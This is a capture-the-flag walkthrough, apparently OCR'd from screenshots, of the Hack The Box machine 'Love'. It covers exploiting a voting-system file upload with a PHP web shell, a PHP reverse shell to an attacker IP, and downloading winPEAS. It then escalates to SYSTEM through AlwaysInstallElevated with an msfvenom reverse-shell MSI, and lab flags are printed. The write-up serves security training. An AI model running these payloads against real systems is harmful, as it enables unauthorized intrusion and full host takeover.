
Voting system Administration

Vote Admin Creds admin: @LovelsInTheAir!!!!

Now let's go to 10.10.10.239/admin which we find with gobuster.



We are inside votingsystem admin panel.



Let's check on google for any vulnerability in votingsystem.
<https://www.exploit-db.com/exploits/49846>

```
shell.php x
1 <?php echo exec("whoami"); ?>
2
```

love.htb/admin/voters.php

Reverse Shell Cheat Sh... Linux - Privilege Escala... Windows - Privilege Es... CyberChef CrackS

Voters List

+ New

Show 10 entries

Lastname

Showing 0 to 0 of 0 entries

Add New Voter

Firstname

Lastname

Password

Photo shell.php

love.htb/images/shell.php

GTFOBins GitHub - swisskyrepo/... Reverse Shell Cheat Sh... L

love\phoebe

we get code execution

```
rshell.php x
192         $this->rw($pps[1], $soc, 'STDOUT', 'SOCKET');
193     }
194 }
195 else if ($this->os === 'WINDOWS')
196 {
197     if (in_array($soc, $s['read']))
198     {
199         $this->rw($soc, $pps[0], 'SOCKET', 'STDIN');
200     }
201     if (fstat($pps[2]) ['size'])
202     {
203         $this->brw($pps[2], $soc, 'STDERR', 'SOCKET');
204     }
205     if (fstat($pps[1]) ['size'])
206     {
207         $this->brw($pps[1], $soc, 'STDOUT', 'SOCKET');
208     }
209 }
210 }
211 }
212 while (!$this->e);
213 foreach ($pps as $pp)
214 {
215     fclose($pp);
216 }
217 proc_close($proc);
218 }
219 fclose($soc);
220 }
221 }
222 }
223 }
224 echo '<pre>';
225 $sh = new Sh('10.10.14.17', 1234);
226 $sh->rn();
227 echo '</pre>';
228 unset($sh); /*@gc collect_cycles();*/ ?>
229
```

love.htb/admin/voters.php

Reverse Shell Cheat Sh... Linux - Privilege Escala... Windows - Privilege Es... CyberChef Crack5

Voters List

✓ Success!
Voter deleted successfully

+ New

Show 10 entries

Lastname

Add New Voter

Firstname	<input type="text" value="admin"/>
Lastname	<input type="text" value="admin"/>
Password	<input type="password" value="....."/>
Photo	<input type="button" value="Browse..."/> rshell.php

love.htb/images/rshell.php

```
(root@kali)-[/Documents/htb/boxes/love]
# nc -nlvp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.239.
Ncat: Connection from 10.10.10.239:60278.
SOCKET: Shell has connected! PID: 5460
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\>whoami
love\phoebe
```

```
C:\Users\Phoebe\Desktop>type user.txt
cfa700cdc2ef35ab55020fc973a13eb2
```

Privilege escalation
let's run winPEAS.

```

C:\Users\Phoebe>curl -o winPEAS.exe http://10.10.14.17:8000/winPEAS.exe
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             %             Dload  Upload  Total  Spent    Left     Speed
100 1639k    100 1639k    0     0   204k      0  0:00:08  0:00:08 --:--:-- 165k

C:\Users\Phoebe>dir
Volume in drive C has no label.
Volume Serial Number is 56DE-BA30

Directory of C:\Users\Phoebe

06/06/2021  11:29 PM    <DIR>          .
06/06/2021  11:29 PM    <DIR>          ..
04/12/2021  03:50 PM    <DIR>          3D Objects
06/06/2021  02:03 PM             6,281,605 beRoot.exe
04/12/2021  03:50 PM    <DIR>          Contacts
04/13/2021  03:20 AM    <DIR>          Desktop
04/12/2021  03:50 PM    <DIR>          Documents
04/13/2021  09:55 AM    <DIR>          Downloads
04/12/2021  03:50 PM    <DIR>          Favorites
04/12/2021  03:50 PM    <DIR>          Links
04/12/2021  03:50 PM    <DIR>          Music
04/12/2021  03:52 PM    <DIR>          OneDrive
06/06/2021  02:06 PM             73,572 output.txt
04/21/2021  07:01 AM    <DIR>          Pictures
06/06/2021  01:58 PM          495,329 PowerUp.ps1
06/06/2021  01:58 PM             1,277 Privesc.psd1
06/06/2021  01:58 PM              67 Privesc.psm1
06/06/2021  01:58 PM             3,322 README.md
04/12/2021  03:50 PM    <DIR>          Saved Games
04/12/2021  03:51 PM    <DIR>          Searches
04/23/2021  03:39 AM    <DIR>          Videos
06/06/2021  01:41 PM             35,108 winpeas.bat
06/06/2021  11:29 PM          1,678,336 winPEAS.exe
               8 File(s)          8,568,616 bytes
            15 Dir(s)  3,990,147,072 bytes free

```

```

C:\Users\Phoebe>winPEAS.exe
ANSI color bit for Windows is not set. If you are executing this from a Windows terminal inside the host you should run 'REG ADD HKCU\Console /v Virtual
TerminalLevel /t REG_DWORD /d 1' and then start a new CMD

```

After running winPEAS we have the Privilege for AlwaysInstallElevated

```

[+] Checking AlwaysInstallElevated
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#alwaysinstallelevated
AlwaysInstallElevated set to 1 in HKLM!
AlwaysInstallElevated set to 1 in HKCU!

```

First we create a rev shell with msfvenom.

```
(root@kali)-[/Documents/htb/boxes/love]
# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.17 LPORT=1337 -f msi -o reverse.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
Saved as: reverse.msi

(root@kali)-[/Documents/htb/boxes/love]
# ls
love.ctb  love.ctb~  love.ctb~  love.ctb~  reverse.msi  rshell.php

(root@kali)-[/Documents/htb/boxes/love]
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.239 - - [07/Jun/2021 02:11:49] "GET /reverse.msi HTTP/1.1" 200 -
```

Now transfer the rev shell into the machine.

```
C:\Users\Phoebe>curl -o reverse.msi http://10.10.14.17:8000/reverse.msi
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left     Speed
100  156k    100  156k    0     0   156k      0  0:00:01  0:00:01 --:--:--  114k
```

now start your netcat listner.

now paste this both command and then enter and you got the shell as root.

```
C:\Users\Phoebe>msiexec /quiet /qn /i setup.msi

C:\Users\Phoebe>msiexec /quiet /qn /i reverse.msi
```

```
(root@kali)-[/Documents/htb/boxes/love]
# rlwrap nc -nvlp 1337
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.239.
Ncat: Connection from 10.10.10.239:60290.
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

whoami
whoami
nt authority\system
```

```
dir
Volume in drive C has no label.
Volume Serial Number is 56DE-BA30

Directory of C:\Users\Administrator\Desktop

04/13/2021  03:20 AM    <DIR>          .
04/13/2021  03:20 AM    <DIR>          ..
06/06/2021  05:32 AM                34 root.txt
               1 File(s)                34 bytes
               2 Dir(s)  3,987,595,264 bytes free

type root.txt
type root.txt
828634ed7b7fa233d5229eaad51abfb1

C:\Users\Administrator\Desktop>
```